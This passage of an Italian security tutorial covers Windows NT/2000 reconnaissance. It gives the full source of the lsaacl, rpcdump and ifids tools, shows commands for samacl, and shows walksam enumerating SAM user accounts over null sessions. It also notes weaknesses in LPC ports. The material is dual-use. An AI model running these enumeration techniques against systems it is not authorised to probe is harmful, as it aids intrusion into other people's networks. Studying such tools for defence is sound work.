
```
c:> lsaacl
```

oppure specificando la macchina

```
c:>lsaacl \\macchina
```

o anche

```
c:>lsaacl –s \\macchina
```

Il programma viene visualizzato tramite interfaccia WINDOWS.

Il sorgente del programma scritto in C, da cui è possibile vedere l'uso delle funzioni legate all'analisi della Policy, è il seguente:

```
#define UNICODE
#define _UNICODE
#include <tchar.h>
#include <windows.h>
#include <aclui.h>
#include <aclapi.h>
#include <ntsecapi.h>

/*
 * These are not prototyped in normal headers, but they are exported
 * from advapi32.lib
 */
```

```
extern "C" {
DWORD WINAPI
LsaQuerySecurityObject (LSA_HANDLE h, SECURITY_INFORMATION si,
                        PSECURITY_DESCRIPTOR *ppSD);
DWORD WINAPI
LsaSetSecurityObject (LSA_HANDLE h, SECURITY_INFORMATION si,
                      PSECURITY_DESCRIPTOR pSD);
}

static SI_ACCESS g_lsaAccess[] = {
    { &GUID_NULL, POLICY_VIEW_LOCAL_INFORMATION, L"View Local Info",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_VIEW_AUDIT_INFORMATION, L"View Audit Info",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_GET_PRIVATE_INFORMATION, L"Get Private Info",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_TRUST_ADMIN, L"Administer Trusts",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_CREATE_ACCOUNT, L"Create Account",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_CREATE_SECRET, L"Create Secret", SI_ACCESS_SPECIFIC
},
    { &GUID_NULL, POLICY_CREATE_PRIVILEGE, L"Create Privilege",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_SET_DEFAULT_QUOTA_LIMITS, L"Set Default Quota
Limits", SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_SET_AUDIT_REQUIREMENTS, L"Set Audit Requirements",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_AUDIT_LOG_ADMIN, L"Administer Logs",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_SERVER_ADMIN, L"Administer Server",
SI_ACCESS_SPECIFIC },
    { &GUID_NULL, POLICY_LOOKUP_NAMES, L"Lookup Names", SI_ACCESS_SPECIFIC
},
    { &GUID_NULL, DELETE, L"Delete", SI_ACCESS_SPECIFIC },
    { &GUID_NULL, READ_CONTROL, L"Read Control", SI_ACCESS_SPECIFIC },
    { &GUID_NULL, WRITE_DAC, L"Write DAC", SI_ACCESS_SPECIFIC },
    { &GUID_NULL, WRITE_OWNER, L"Write Owner", SI_ACCESS_SPECIFIC },

    /* Full Control is different between NT4 and W2K.  I'm putting both
       of these here for (hopeful) clarity */
    { &GUID_NULL, 0x000f0fff, L"Full Control (nt4)", SI_ACCESS_GENERAL },
    { &GUID_NULL, 0x000f1fff, L"Full Control (w2k)", SI_ACCESS_GENERAL },
    { &GUID_NULL, 0x00020801, L"Execute", SI_ACCESS_GENERAL },
};

static GENERIC_MAPPING g_lsaGenericMapping = {
    POLICY_READ,
    POLICY_WRITE,
    POLICY_EXECUTE,
    POLICY_ALL_ACCESS
};

static SI_INHERIT_TYPE g_lsaInheritTypes[] = {
    { &GUID_NULL,     0, L"This object only" },
};

static ULONG g_extra_flags;

struct CLsaObjectSecurityInfoBase : ISecurityInformation
{
    long m_cRefs;
    LSA_HANDLE m_handle;
    const wchar_t* m_pszObjectName;
    const wchar_t* m_pszServerName;
    const wchar_t* m_pszPageTitle;

    CLsaObjectSecurityInfoBase (LSA_HANDLE h,
```

```
                                const wchar_t* pszObjectName,
                                const wchar_t* pszServerName,
                                const wchar_t* pszPageTitle = 0)
        : m_cRefs (0),
          m_handle (h),
          m_pszObjectName (pszObjectName),
          m_pszServerName (pszServerName),
          m_pszPageTitle (pszPageTitle)  {}
    virtual ~CLsaObjectSecurityInfoBase () {}

    STDMETHODIMP QueryInterface (REFIID iid, void** ppv)
    {
        if ((IID_IUnknown == iid) || (IID_ISecurityInformation == iid)) {
            *ppv = static_cast<ISecurityInformation*>(this);
        } else {
            *ppv = 0;
            return E_NOINTERFACE;
        }
        reinterpret_cast<IUnknown*>(*ppv)->AddRef ();
        return S_OK;
    }
    STDMETHODIMP_ (ULONG) AddRef ()
    {
        return ++m_cRefs;
    }
    STDMETHODIMP_ (ULONG) Release ()
    {
        long n = --m_cRefs;
        if (n==0) {
            NTSTATUS rc = LsaClose (m_handle);
            delete this;
        }
        return n;
    }

    STDMETHODIMP GetObjectInformation (SI_OBJECT_INFO* poi)
    {
        poi->dwFlags = (SI_EDIT_OWNER | SI_EDIT_PERMS | SI_ADVANCED |
SI_NO_ACL_PROTECT
                        | g_extra_flags);

        poi->hInstance      = GetModuleHandle (NULL);
        poi->pszServerName  = const_cast<wchar_t*> (m_pszServerName);
        poi->pszObjectName  = const_cast<wchar_t*> (m_pszObjectName);
        poi->pszPageTitle   = const_cast<wchar_t*> (m_pszPageTitle);

        if (m_pszPageTitle)
            poi->dwFlags |= SI_PAGE_TITLE;

        return S_OK;
    }

    STDMETHODIMP GetSecurity (SECURITY_INFORMATION ri, void** ppsd, BOOL
bDefault)
    {
        DWORD rc = LsaQuerySecurityObject (m_handle, ri, ppsd);
        return rc ? HRESULT_FROM_WIN32 (rc) : S_OK;
    }

    STDMETHODIMP SetSecurity (SECURITY_INFORMATION ri, void* psd)
    {
        DWORD rc = LsaSetSecurityObject (m_handle, ri, psd);
        return rc ? HRESULT_FROM_WIN32 (rc) : S_OK;
    }

    STDMETHODIMP PropertySheetPageCallback (HWND hwnd, UINT msg,
SI_PAGE_TYPE pt)
    {
```

```
        return S_OK;
    }
};

struct CLsaPolicySecurityInfo : CLsaObjectSecurityInfoBase
{
    CLsaPolicySecurityInfo (LSA_HANDLE hPol, const wchar_t* pszObjectTitle,
                            const wchar_t* pszServerName = 0,
                            const wchar_t* pszPageTitle = 0)
        : CLsaObjectSecurityInfoBase (hPol,
                                      pszObjectTitle,
                                      pszServerName,
                                      pszPageTitle)
    {}

    ~CLsaPolicySecurityInfo ()
    {}

    STDMETHODIMP GetAccessRights (const GUID*,
                                  DWORD dwFlags,
                                  SI_ACCESS** ppAccess,
                                  ULONG* pcAccesses,
                                  ULONG* piDefaultAccess)
    {
        *ppAccess = const_cast<SI_ACCESS*> (g_lsaAccess);
        *pcAccesses = sizeof (g_lsaAccess) / sizeof (g_lsaAccess[0]);
        *piDefaultAccess = 0;
        return S_OK;
    }

    STDMETHODIMP MapGeneric (const GUID*, UCHAR* pAceFlags, ACCESS_MASK*
pMask)
    {
        MapGenericMask (pMask, const_cast<GENERIC_MAPPING*>
(&g_lsaGenericMapping));
        return S_OK;
    }

    STDMETHODIMP GetInheritTypes (SI_INHERIT_TYPE** ppInheritTypes, ULONG*
pcInheritTypes)
    {
        *ppInheritTypes = g_lsaInheritTypes;
        *pcInheritTypes = sizeof (g_lsaInheritTypes) / sizeof
(g_lsaInheritTypes[0]);
        return S_OK;
    }

};

int
_tmain (int argc, TCHAR *argv[])
{
    LSA_HANDLE hLsa;
    NTSTATUS rc;
    LSA_OBJECT_ATTRIBUTES oa = { sizeof (oa) };
    LSA_UNICODE_STRING uni_target;
    LSA_UNICODE_STRING *target = NULL;
    wchar_t machine[100] = L"127.0.0.1";
    ULONG desired_access = MAXIMUM_ALLOWED;

    for (int argnum=1; argnum < argc; argnum++) {
        if (argv[argnum][0] == '-') {
            switch (argv[argnum][1]) {
            case 's':
                desired_access |= ACCESS_SYSTEM_SECURITY;
                g_extra_flags |= SI_EDIT_AUDITS;
                break;
```

```
            case 'p':
                g_extra_flags |= SI_SERVER_IS_DC;
                break;

            default:
                _tprintf (_T ("Unknown option: %s\n"), argv[argnum]);
                return 0;
                break;
            }
        } else {
            wcsncpy (machine, argv[argnum], sizeof (machine) / sizeof
(machine[0]));
            machine[sizeof (machine) / sizeof (machine[0])-1] = L'\0';
            uni_target.Length = wcslen (machine) * 2;
            uni_target.MaximumLength = uni_target.Length + 2;
            uni_target.Buffer = machine;
            target = &uni_target;
        }
    }

    rc = LsaOpenPolicy (target, &oa, desired_access, &hLsa);
    if (rc < 0) {
        MessageBox (HWND_DESKTOP, L"Failed to open LSA Policy", L"Error",
MB_OK);
        return 0;
    }

    CLsaPolicySecurityInfo* psi =
        new CLsaPolicySecurityInfo (hLsa, L"Lsa Policy",
                                    target ? machine : NULL,
                                    L"Lsa Policy Object");
    psi->AddRef ();
    HPROPSHEETPAGE ps = CreateSecurityPage (psi);
    psi->Release ();
    psi = NULL;

    PROPSHEETHEADER psh = { sizeof (psh) };
    psh.hInstance = GetModuleHandle (NULL);
    psh.pszCaption = L"Lsa Policy Object Security Editor";
    psh.nPages = 1;
    psh.phpage = &ps;

    PropertySheet (&psh);

    return 0;
}
```

Il secondo programma è invece smaacl il quale viene come quello precedente lanciato da linea di comando.
Sono metodi validi per eseguirlo :

[c:\acltools] samacl

o

[c:\acltools] samacl \\machine

Allo stesso modo di lsaacl, samacl accetta le opzioni "-p" e "-s".

samacl può anche editare uno degli oggetti del dominio.
Questo possiede l’opzione -d <domain-name>.
Il nome del dominio può essere "Builtin", per editare il dominio Builtin, oppure qualsiasi altro per editare il dominio dell’account.

```
[c:\acltools] samacl -d Builtin
```

o

```
[c:\acltools] samacl -d Account
[c:\acltools] samacl -d foo
```

Se specificate il domnio potetet anche specificare un utente, un gruppo o anche un alias di un dominio.

Esempio:

Per editare l' Administrators local group (alias).

```
[c:\acltools] samacl -d Builtin -a Administrators
```

Editare il gruppo specialel "None" sulla workstation, includendo il SACLs:

```
[c:\acltools] samacl -s -d Account -g None \\WKSTA1
```

Su molti sistemi esiste quella che vine edefinita con il termine di remote procedure call (RPC) che è costituita da una tecnologia message-passing sviluppata da Sun Microsystems ed estesa da Open Software Foundation (OSF) che permette ad un applicazione di eseguire delle procedure ed interagire con dei servizi su di un sistema remoto.
La Remote procedure calls (RPCs) è il metodo pereferito per l'abilitazione di processi client/server su Microsoft Windows 2000 e Windows NT.
Esiste un implementazione Microsoft delle funzionalità RPC che è compatibile con le altre che girano su piattaforme come ad esempio IBM AIX, HP-UX, e Sun Solaris.
Come funziona ?
Potete usare RPCs per passare messaggi tra componenti elativi ad applicazioni distribuite che sono localizzate su computers differenti di una rete.
Cosi come la local procedure calls (LPCs) fornisce un meccanismo per abilitare parti differenti di un applicazione localizzate su di un singolo computer, RPCs fornisce il metodo per comunicare con sistemi differenti.
RPCs attualemnte utilizza una varietà di altri meccanismi di comunicazione di interprocessi (IPC) come ad esempio le named pipes, I mailslots, i Windows Sockets, e NetBIOS per stabilire una comunicazione tra client RPC e componeti server RPCsu macchine differenti.
La remote procedure call service (RPC service), è un componente di Windows NT ed è responsabile del message-passing tra I componenti cliente e quelli server di applicazioni distribuite.
Nei capitoli legati al port scannino abbiamo visto che è possibile individuare la porta sulla quale i servizi RPC sono forniti.
Sempre sul sito RAZOR è prelevabile un utility chiamata RPC TOOLS che può essere utilizzata per ottenere informazioni relative ad un sistema su cui è ijn funzione questo servizio.
L'utility è composta da tre programmi e precisamente da RPCDUMP, IFIDS e WALKSAM.
rpcdump esegue il dumps del contenuto dell' endpoint mapper database.
É simile ad una vecchia utility che si chiamava epdump.exe.
L'uso è :

```
rpcdump [-v] [-p protseq] target
```

L'opzione -v mette il comando in modo verboso.
Quella -p permette di specificare una particolare sequenza del protocollo che deve essere utilizzata per dialogare con l' endpoint mapper.
Esempio:

[c:\rpctools] rpcdump 192.168.1.1

Esegue il dump dell' endpoint map normalmente.

```
[c:\rpctools] rpcdump -v 192.168.1.1
```

Esegue il dumps dell'endpoint map e prova a ricavare informazioni aggiuntive sull'interfaccia specificata.

```
[c:\rpctools] rpcdump -v -p ncadg_ip_udp 192.168.1.1
```

Esegue il dump dell' endpoint map via UDP.
Il sorgente in linguaggio CPP è il seguente :

```
#include <windows.h>
#include <winnt.h>

#include <stdio.h>

#include <rpc.h>
#include <rpcdce.h>

static int verbosity;


int
try_protocol (char *protocol, char *server)
{
    unsigned char *pStringBinding = NULL;
    RPC_BINDING_HANDLE hRpc;
    RPC_EP_INQ_HANDLE hInq;
    RPC_STATUS rpcErr;
    RPC_STATUS rpcErr2;
    int numFound = 0;

    //
    // Compose the string binding
    //
    rpcErr = RpcStringBindingCompose (NULL, protocol, server,
                                      NULL, NULL, &pStringBinding);
    if (rpcErr != RPC_S_OK) {
        fprintf (stderr, "RpcStringBindingCompose failed: %d\n", rpcErr);
        return numFound;
    }

    //
    // Convert to real binding
    //
    rpcErr = RpcBindingFromStringBinding (pStringBinding, &hRpc);
    if (rpcErr != RPC_S_OK) {
        fprintf   (stderr,   "RpcBindingFromStringBinding   failed:   %d\n",
rpcErr);
        RpcStringFree (&pStringBinding);
        return numFound;
    }

    //
    // Begin Ep enum
    //
    rpcErr = RpcMgmtEpEltInqBegin (hRpc, RPC_C_EP_ALL_ELTS, NULL, 0,
                                   NULL, &hInq);
    if (rpcErr != RPC_S_OK) {
        fprintf (stderr, "RpcMgmtEpEltInqBegin failed: %d\n", rpcErr);
        RpcStringFree (&pStringBinding);
        RpcBindingFree (hRpc);
        return numFound;
    }

    //
    // While Next succeeds
    //
    do {
```

```
        RPC_IF_ID IfId;
        RPC_IF_ID_VECTOR *pVector;
        RPC_STATS_VECTOR *pStats;
        RPC_BINDING_HANDLE hEnumBind;
        UUID uuid;
        unsigned char *pAnnot;

        rpcErr  =  RpcMgmtEpEltInqNext  (hInq,  &IfId,  &hEnumBind,  &uuid,
&pAnnot);
        if (rpcErr == RPC_S_OK) {
            unsigned char *str = NULL;
            unsigned char *princName = NULL;
            numFound++;

            //
            // Print IfId
            //
            if (UuidToString (&IfId.Uuid, &str) == RPC_S_OK) {
                printf ("IfId: %s version %d.%d\n", str, IfId.VersMajor,
                        IfId.VersMinor);
                RpcStringFree (&str);
            }

            //
            // Print Annot
            //
            if (pAnnot) {
                printf ("Annotation: %s\n", pAnnot);
                RpcStringFree (&pAnnot);
            }

            //
            // Print object ID
            //
            if (UuidToString (&uuid, &str) == RPC_S_OK) {
                printf ("UUID: %s\n", str);
                RpcStringFree (&str);
            }

            //
            // Print Binding
            //
            if (RpcBindingToStringBinding (hEnumBind, &str) == RPC_S_OK) {
                printf ("Binding: %s\n", str);
                RpcStringFree (&str);
            }

            if (verbosity >= 1) {
                unsigned char *strBinding = NULL;
                unsigned char *strObj = NULL;
                unsigned char *strProtseq = NULL;
                unsigned char *strNetaddr = NULL;
                unsigned char *strEndpoint = NULL;
                unsigned char *strNetoptions = NULL;
                RPC_BINDING_HANDLE hIfidsBind;

                //
                // Ask the RPC server for its supported interfaces
                //
                //
                // Because some of the binding handles may refer to
                // the machine name, or a NAT'd address that we may
                // not be able to resolve/reach, parse the binding and
                // replace the network address with the one specified
                // from the command line.  Unfortunately, this won't
                // work for ncacn_nb_tcp bindings because the actual
                // NetBIOS name is required.  So special case those.
                //
```

```
                // Also, skip ncalrpc bindings, as they are not
                // reachable from a remote machine.
                //
                rpcErr2      =      RpcBindingToStringBinding      (hEnumBind,
&strBinding);
                RpcBindingFree (hEnumBind);
                if (rpcErr2 != RPC_S_OK) {
                    fprintf       (stderr,       ("RpcBindingToStringBinding
failed\n"));
                    printf ("\n");
                    continue;
                }

                if (strstr (strBinding, "ncalrpc") != NULL) {
                    RpcStringFree (&strBinding);
                    printf ("\n");
                    continue;
                }

                rpcErr2   =   RpcStringBindingParse   (strBinding,   &strObj,
&strProtseq,
                                                  &strNetaddr,   &strEndpoint,
&strNetoptions);
                RpcStringFree (&strBinding);
                strBinding = NULL;
                if (rpcErr2 != RPC_S_OK) {
                    fprintf (stderr, ("RpcStringBindingParse failed\n"));
                    printf ("\n");
                    continue;
                }

                rpcErr2 = RpcStringBindingCompose (strObj, strProtseq,
                                                   strcmp    ("ncacn_nb_tcp",
strProtseq) == 0 ? strNetaddr : server,
                                                   strEndpoint,
strNetoptions,
                                                   &strBinding);
                RpcStringFree (&strObj);
                RpcStringFree (&strProtseq);
                RpcStringFree (&strNetaddr);
                RpcStringFree (&strEndpoint);
                RpcStringFree (&strNetoptions);
                if (rpcErr2 != RPC_S_OK) {
                    fprintf (stderr, ("RpcStringBindingCompose failed\n"));
                    printf ("\n");
                    continue;
                }

                rpcErr2     =     RpcBindingFromStringBinding     (strBinding,
&hIfidsBind);
                RpcStringFree (&strBinding);
                if (rpcErr2 != RPC_S_OK) {
                    fprintf      (stderr,      ("RpcBindingFromStringBinding
failed\n"));
                    printf ("\n");
                    continue;
                }

                if  ((rpcErr2  =  RpcMgmtInqIfIds  (hIfidsBind,  &pVector))  ==
RPC_S_OK) {
                    unsigned int i;
                    printf ("RpcMgmtInqIfIds succeeded\n");
                    printf ("Interfaces: %d\n", pVector->Count);
                    for (i=0; i<pVector->Count; i++) {
                        unsigned char *str = NULL;
                        UuidToString (&pVector->IfId[i]->Uuid, &str);
                        printf ("  %s v%d.%d\n", str ? str : "(null)",
                                pVector->IfId[i]->VersMajor,
```

```
                                pVector->IfId[i]->VersMinor);
                        if (str) RpcStringFree (&str);
                    }
                    RpcIfIdVectorFree (&pVector);
                } else {
                    printf ("RpcMgmtInqIfIds failed: 0x%x\n", rpcErr2);
                }

                if (verbosity >= 2) {
                    if ((rpcErr2 = RpcMgmtInqServerPrincName (hEnumBind,

RPC_C_AUTHN_WINNT,
                                                               &princName))
== RPC_S_OK) {
                        printf ("RpcMgmtInqServerPrincName succeeded\n");
                        printf ("Name: %s\n", princName);
                        RpcStringFree (&princName);
                    } else {
                        printf  ("RpcMgmtInqServerPrincName  failed:  0x%x\n",
rpcErr2);
                    }

                    if ((rpcErr2 = RpcMgmtInqStats (hEnumBind,
                                                     &pStats)) == RPC_S_OK) {
                        unsigned int i;
                        printf ("RpcMgmtInqStats succeeded\n");
                        for (i=0; i<pStats->Count; i++) {
                            printf   ("     Stats[%d]:   %d\n",   i,   pStats-
>Stats[i]);
                        }
                        RpcMgmtStatsVectorFree (&pStats);
                    } else {
                        printf ("RpcMgmtInqStats failed: 0x%x\n", rpcErr2);
                    }
                }
                RpcBindingFree (hIfidsBind);
            }
            printf ("\n");
        }
    } while (rpcErr != RPC_X_NO_MORE_ENTRIES);

    //
    // Done
    //
    RpcStringFree (&pStringBinding);
    RpcBindingFree (hRpc);

    return numFound;
}


char *protocols[] = {
    "ncacn_ip_tcp",
    "ncadg_ip_udp",
    "ncacn_np",
    "ncacn_nb_tcp",
    "ncacn_http",
};
#define NUM_PROTOCOLS (sizeof (protocols) / sizeof (protocols[0]))

void
Usage (char *app)
{
    printf ("Usage: %s [options] <target>\n", app);
    printf ("  options:\n");
    printf ("    -p protseq   -- use protocol sequence\n", app);
    printf ("    -v           -- increase verbosity\n", app);
    exit (1);
```

```
}



int
main (int argc, char *argv[1])
{
    int i, j;
    char *target = NULL;
    char *protseq = NULL;

    for (j=1; j<argc; j++) {
        if (argv[j][0] == '-') {
            switch (argv[j][1]) {

            case 'v':
                verbosity++;
                break;

            case 'p':
                protseq = argv[++j];
                break;

            default:
                Usage (argv[0]);
                break;
            }
        } else {
            target = argv[j];
        }
    }

    if (!target) {
        fprintf (stderr, "Usage: %s <server>\n", argv[0]);
        exit (1);
    }
    if (protseq) {
        try_protocol (protseq, target);
    } else {
        for (i=0; i<NUM_PROTOCOLS; i++) {
            if (try_protocol (protocols[i], target) > 0) {
                break;
            }
        }
    }
    return 0;
}
```

Ifids invece è un piccolo wrapper che funziona sulla chiamata a RpcMgmtInqIfIds che è usata in rpcdump.
Questa viene utilizzata per vedere un solo RPC server invece di vederli tutti.

```
Uso: ifids -p protseq -e endpoint target
```

L'opzione –p stabilisce la sequenza del protocollo mentre quella -e specifica l' endpoint della sequenza del protocollo.
Esempi:

```
[c:\rpctools] ifids -p ncacn_ip_tcp -e 1029 192.168.1.1
```

Colloquia con RPC server usando TCP sulla porta 1029.

```
[c:\rpctools] ifids -p ncadg_ip_udp -e 1028
```

Qui invece viene usato il protocollo UDP sulla porta 1028.

La terza utility del tool è walksam la quale illustra il passaggio sul SAM database ed esegue il dump delle informazioni relative agli utenti trovati
Questa utilitty supporta ambedue I metodi tradizionali di fare questo tramite le Named Pipes, ma supporta anche le protseqs che sono usate dai W2K's Domain Controllers.
Didefault, walksam usa le named pipes, ma è anche in grado di utilizzare le credenziali correnti specificate con il comando "net use \\target\ipc$ ..".
Il sorgente di ifids è :

```
#include <windows.h>
#include <winnt.h>

#include <stdio.h>

#include <rpc.h>
#include <rpcdce.h>

static int verbosity;

int
do_ifids (char *target, char *protseq, char *endpoint)
{
    RPC_STATUS rpcErr;
    RPC_BINDING_HANDLE hRpc = NULL;
    RPC_IF_ID_VECTOR *pVector = NULL;
    char *strBinding = NULL;
    unsigned int i;

    rpcErr = RpcStringBindingCompose (NULL, protseq, target, endpoint,
                                      NULL, &strBinding);
    if (rpcErr != RPC_S_OK) {
        fprintf (stderr, "RpcStringBindingCompose failed: %d\n", rpcErr);
        return -1;
    }

    rpcErr = RpcBindingFromStringBinding (strBinding, &hRpc);
    RpcStringFree (&strBinding);
    if (rpcErr != RPC_S_OK) {
        fprintf   (stderr,   "RpcBindingFromStringBinding   failed:   %d\n",
rpcErr);
        return -1;
    }

    rpcErr = RpcMgmtInqIfIds (hRpc, &pVector);
    RpcBindingFree (hRpc);
    hRpc = NULL;
    if (rpcErr != RPC_S_OK) {
        fprintf (stderr, "RpcMgmtInqIfIds failed: %d\n", rpcErr);
        return -1;
    }

    printf ("Interfaces: %d\n", pVector->Count);
    for (i=0; i<pVector->Count; i++) {
        unsigned char *str = NULL;
        UuidToString (&pVector->IfId[i]->Uuid, &str);
        printf ("  %s v%d.%d\n", str ? str : "(null)",
                pVector->IfId[i]->VersMajor,
                pVector->IfId[i]->VersMinor);
        if (str)
            RpcStringFree (&str);
    }
    RpcIfIdVectorFree (&pVector);

    return 0;
}
```

```
void
Usage (char *app)
{
    printf ("Usage: %s [options] -e <endpoint> <target>\n", app);
    printf ("  options:\n");
    printf ("    -p protseq   -- use protocol sequence\n", app);
    printf ("    -e endpoint  -- talk to endpoint\n", app);
    exit (1);
}



int
main (int argc, char *argv[1])
{
    int i;
    char *target = NULL;
    char *protseq = "ncacn_ip_tcp";
    char *endpoint = NULL;

    for (i=1; i<argc; i++) {
        if (argv[i][0] == '-') {
            switch (argv[i][1]) {

            case 'v':
                verbosity++;
                break;

            case 'p':
                protseq = argv[++i];
                break;

            case 'e':
                endpoint = argv[++i];
                break;

            default:
                fprintf (stderr, "Unknown option: %s\n", argv[i]);
                exit (1);
                break;
            }
        } else {
            target = argv[i];
        }
    }

    if (!target || !endpoint) {
        Usage (argv[0]);
    }

    do_ifids (target, protseq, endpoint);

    return 0;
}
```

Se viene specificata una sequenza di protocollo alternativa, walksam cerca in ogni caso di usare una null session.
Esempi:

```
[c:\rpctools] walksam 192.168.1.1
```

Scorre il SAM file usando Named Pipes.

```
[c:\rpctools] walksam -p ncacn_ip_tcp -e 1028 192.168.1.1
```

Scorre il file SAM usando TCP e la porta 1028.

Per determinare la porta dovete usare

```
rpcdump -v
```

e guardare la voce che contiene l'interfaccia SAMR UUID, 12345778-1234-abcd-ef00-0123456789ac.

```
[c:\rpctools] walksam -p ncacn_http -e 1029 192.168.1.1
```

Scorre SAM usando IIS come proxy.
Esistono degli interprocessi di comunicazione client/server non documentate che sono utilizzate da componenti Windows NT.
Queste vengono chiamate con il termine di LPC PORT.
Il metodo fondamentale utilizzato per la comunicazione con le porte è mediante il passaggio di messaggi tra il client e il server.
Questi messaggi hanno la forma di :

```
typedef struct lpc_msg {
    unsigned short data_len;
    unsigned short msg_len;    /* normally data_len + sizeof (struct
lpc_msg)
*/
    unsigned short msg_type;
    unsigned short address_range_offset;
    unsigned long pid;         /* process  id of client */
    unsigned long tid;         /* thread   id of client  */
    unsigned long mid;         /* message  id for this message */
    unsigned long callback_id; /* callback id for this message */
    /* unsigned char buff[0];  data_len bytes of data for this message */
} LPC_MSG;
```



Un uso comune è il seguente:

```
Server ()
{
    HANDLE hPort;
    NtCreatePort (&hPort, "MyPort");

    while (1) {
        NtReplyWaitReceivePort (hPort, NULL, msg_receive);
        if (msg_receive->type == connection_request) {
            NtAcceptConnectPort ();
            NtCompleteConnectPort ();
        } else {
            ...
            NtReplyPort (hPort);
        }
    }
}


Client ()
{
    HANDLE hPort;
    NtConnectPort (&hPort, "MyPort");
    while (1) {
        ...
        NtRequestWaitReplyPort (hPort, msg_in, msg_out);
        ...
    }
}
```

Esistono diversi problemi di sicurezza connessi all'utilizzo di queste porte.
La cosa interessante legata all'uso di queste porte è che sebbene il server riceva un nuovo handle da NtAcceptConnectPort per ogni client connesso, questo usualmente non utilizza

questo handle quando comunica con il client, ma al contrario usa un handle ottenuto tramite una call a NtCreatePort.
Cosa fa il kernel per conoscere a quale client la replica è indirizzata ?
Esso usa il PID, TID e MID dal messaggio.
Un utility prelevabile sempre da RAZOR si chiama PORTOOL e serve a ricavare questi parametri.
Sempre nell'ambito dell'acquisizione di informazioni legate ad un sistema esiste la funzione finger la quale è legata appunto al protocollo FINGER.
